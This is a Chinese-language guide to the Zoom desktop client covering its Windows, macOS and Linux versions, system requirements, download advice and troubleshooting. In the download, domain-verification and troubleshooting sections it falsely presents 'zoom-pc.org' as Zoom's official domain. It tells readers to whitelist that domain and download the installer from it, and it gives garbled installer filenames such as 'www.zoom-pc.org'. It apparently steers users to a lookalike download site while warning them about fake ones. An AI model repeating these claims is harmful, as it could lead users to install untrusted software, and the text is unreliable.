
Zoom电脑版的3种系统版本和5项核心功能

Zoom电脑版是运行在Windows、macOS和Linux上的桌面客户端软件,2026年可从Zoom Workplace下载中心免费获取。它的画廊视图最多同屏显示49格参会者画面,远超网页版的25格和手机版的4格,还支持本地录制、分组讨论室和虚拟背景等网页版缺失的功能。免费账户单次会议最多100人、时长限40分钟,长期用户主持会议时首选安装桌面客户端。
核心要点
- 桌面版覆盖 Windows、macOS、Linux,从 Zoom Workplace 下载中心免费获取
- 画廊视图同屏 49 格,远超网页版 25 格、手机版 4 格
- 本地录制、分组讨论室、虚拟背景是网页版缺失的主持功能
- 新用户直装 Zoom Workplace,账户在哪个地区装哪个版本
- 免费账户单会 100 人、限时 40 分钟,长期用户建议装桌面版
关键速览
- 桌面版覆盖 Windows、macOS、Linux 三大系统,各有独立安装包。
- Windows 版支持 64 位系统,最低需 Windows 10。
- 免费账户单次会议最多 100 人,时长限 40 分钟。
- 五项核心功能:视频会议、屏幕共享、云录制、聊天、虚拟背景。
- 桌面客户端每月更新,直接在设置里点”检查更新”即可。
Zoom电脑版是什么?和网页版、手机版有什么区别
Zoom电脑版是运行在电脑上的桌面客户端软件,2026年可从Zoom Workplace下载中心获取,支持Windows、macOS和Linux三个平台。
它与另外两个版本的核心差距在“同屏画面数”:
电脑版画廊视图最多同屏显示49格参会者画面,网页版通常只到25格,手机版一屏仅4格。开20人以上大会时,主持人在电脑版能一眼看全所有人,这是网页版免安装、手机版方便都换不来的优势。要主持会议,装电脑版。
| 对比项 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 最大同屏画面 | 49格 | 25格 | 4格 |
| 本地录制会议 | 支持 | 不支持 | 不支持 |
| 虚拟背景/美颜 | 完整 | 部分受限 | 支持 |
| 安装要求 | 需下载安装 | 免安装 | 需装App |
为什么主持人首选电脑版?
因为本地录制、分组讨论室、共享白板这些主持功能,网页版几乎全部缺失。网页版靠浏览器传输,遇到网络抖动更容易掉线;电脑版直接调用系统硬件,音视频更稳。这就是zoom电脑版被推荐给长期用户的原因。

Zoom电脑版有哪些版本?国际版、Zoom Workplace和旧版客户端怎么选
Zoom电脑版当前有三个概念要分清:整合了会议与Team Chat的Zoom Workplace桌面应用、面向海外账户的国际版客户端,以及仍在流通的旧版客户端。2026年官方主推的是Zoom Workplace桌面版,它同时支持Windows、macOS和Linux。新用户直接装它就对了。
Zoom Workplace和旧版客户端到底差在哪?
差别在于Team Chat(团队聊天)是否内建。旧版客户端把会议、聊天、日历拆成分散功能,界面老旧;Zoom Workplace则把这些整合进同一个工作台,一个窗口就能切换会议、聊天和日历。旧版仍能连会议,但收不到新功能更新,属于”能用但落后”。
国际版客户端和国内版有什么关系?
国际版指连接海外Zoom账户的客户端,登录入口和数据节点走境外服务器;国内版则连本地化账户与国内服务器。中国大陆用户可从Zoom中国官网的Windows下载中心获取本地化版本。两者软件功能基本一致,区别只在账户体系和服务器地区。用国内账户去登国际版客户端会直接登录失败,这是新手最常踩的坑。
| 版本 | 核心特点 | 适合谁 | 不适合谁 |
|---|---|---|---|
| Zoom Workplace | 会议+Team Chat+日历整合,持续更新 | 团队协作、企业用户、新装机 | 只想开一次会的临时用户 |
| 国际版客户端 | 连海外账户,境外服务器 | 持海外账户、跨国团队 | 只有国内账户的用户 |
| 旧版客户端 | 功能分散,无新特性更新 | 老设备、习惯旧界面者 | 需要Team Chat协作的人 |
zoom的建议很直接:新用户装Zoom Workplace,账户在哪个地区就装哪个地区的版本。别再下载旧版客户端,它不会再收到安全补丁和新会议功能。
Windows、macOS和Linux版本各有什么不同,如何选择

三个平台的Zoom电脑版核心会议功能一致,但Linux版缺少部分高级特效,功能完整度最低。2026年Zoom Workplace桌面版在Windows上提供32位、64位和ARM64三种安装包,选对位数才能装。开会办公,优先Windows或macOS。
Windows和macOS功能上差在哪?
两者主线功能(虚拟背景、录制、Team Chat)都齐全,差别只在安装包细节:Windows有32位、64位、ARM64三种包,安装文件是www.zoom-pc.org;macOS只有一个zoom-pc.org。ARM64版专为骁龙笔记本和苹果芯片Mac优化,在这类设备上装错架构会拖慢画面。
Linux版为什么建议谨慎选?
Linux版能开会、能共享屏幕,但虚拟背景、部分视频滤镜等特效常缺失或需要额外显卡支持,这正是它功能完整度最低的原因。它更适合开发者和服务器场景,普通用户开会不推荐。
| 系统 | 安装包 | 虚拟背景 | 适合谁 |
|---|---|---|---|
| Windows | 32/64/ARM64位 | 完整 | 企业、多数用户 |
| macOS | .pkg单包 | 完整 | 苹果生态用户 |
| Linux | 发行版专属 | 部分缺失 | 开发者、技术用户 |
Zoom电脑版的系统要求是什么,怎么检查兼容性

Zoom电脑版对硬件要求不高:双核2GHz以上CPU、4GB内存、稳定的上下行带宽即可流畅开720p会议。2026年官方下载中心提供Windows、macOS、Linux三平台安装包。唯一需要留意的是虚拟背景,它对CPU代际有额外要求。
⚠️ 常见错误:用国内账户去登录国际版客户端,结果直接登录失败。原因是国际版走境外服务器和海外账户体系,与国内本地化账户不互通。修复:中国大陆用户从Zoom中国官网下载中心获取国内版,账户在哪个地区就装哪个版本。
各平台最低配置和带宽要求是多少?
群组视频通话建议上下行各1.5Mbps,最低800Kbps可勉强开会。虚拟背景(把你身后画面替换成图片)在不接绿幕时,需第六代及以上Intel i5四核处理器,低于此配置硬开会掉帧。
| 项目 | 最低 | 推荐 |
|---|---|---|
| CPU | 双核2GHz | 四核i5+ |
| 内存 | 4GB | 8GB |
| 带宽 | 800Kbps | 1.5Mbps |
安装前怎么自查兼容性?
装Zoom电脑版前,先查这几项:
- 系统版本:Windows 10及以上、macOS 10.13及以上
- CPU位数:ARM设备选ARM64安装包
- 摄像头麦克风:系统权限已开启

中国大陆怎么下载Zoom电脑版,如何辨别官网真伪
大陆用户下载Zoom电脑版,认准官方下载中心。2026年,Zoom保留了Windows版下载中心页面,直接从这里获取安装包最安全。第三方下载站的安装包常被捆绑或篡改,风险高。
怎么核对官网真伪?
看域名。官方域名是zoom-pc.org及其子域名,别信名字相近的仿冒站。Windows安装程序的正确文件名是www.zoom-pc.org,macOS版是zoom-pc.org。文件名对不上,就别装。
第三方安装包有什么风险?
常见三种:捆绑广告软件、植入木马、替换成收不到更新的旧版。这些包可能悄悄改掉数字签名。装前右键看”属性→数字签名”,签名者应为Zoom官方,否则删除。
安装后无法登录、闪退、摄像头无声怎么排查
Zoom电脑版故障多集中在四类:安装失败、启动闪退、登录被卡、摄像头麦克风无信号。九成问题不是软件坏了,而是权限没给或网络代理挡路。2026年从Zoom的下载与配置支持入口可查完整排查文档。先按下面对症处理。
安装失败或启动就闪退怎么办?
安装失败,先看权限。Windows右键www.zoom-pc.org选“以管理员身份运行”。闪退多为显卡驱动过旧,更新驱动或在设置里关闭硬件加速(用GPU代替CPU处理画面的功能)即可解决。
登录被卡、摄像头麦克风无信号如何排查?
登录转圈通常是网络代理拦截,检查系统代理设置,把zoom-pc.org加入白名单即可放行。摄像头黑屏则多因系统权限未开,macOS要到“系统设置→隐私与安全性→摄像头/麦克风”里勾选Zoom。

总结与下一步操作建议
选对Zoom电脑版,三步走:认准官网、选对系统版本、装完先测权限。2026年Zoom Workplace桌面版支持Windows、macOS、Linux三平台,Windows还分32位、64位和ARM64。下错位数装不上。
不同用户该怎么做?
- 首次使用:从下载中心下载www.zoom-pc.org,装完注册免费账户即可开会,但群组会议40分钟自动断,需重新发起。
- 企业用户:选MSI安装包做批量部署,配合Team Chat和Zoom Rooms统一管理。
- 大陆用户:只认zoom-pc.org域名,第三方站的包可能被篡改、无数字签名,别下。
装完先进设置测摄像头和麦克风,九成故障是权限没给或代理挡路。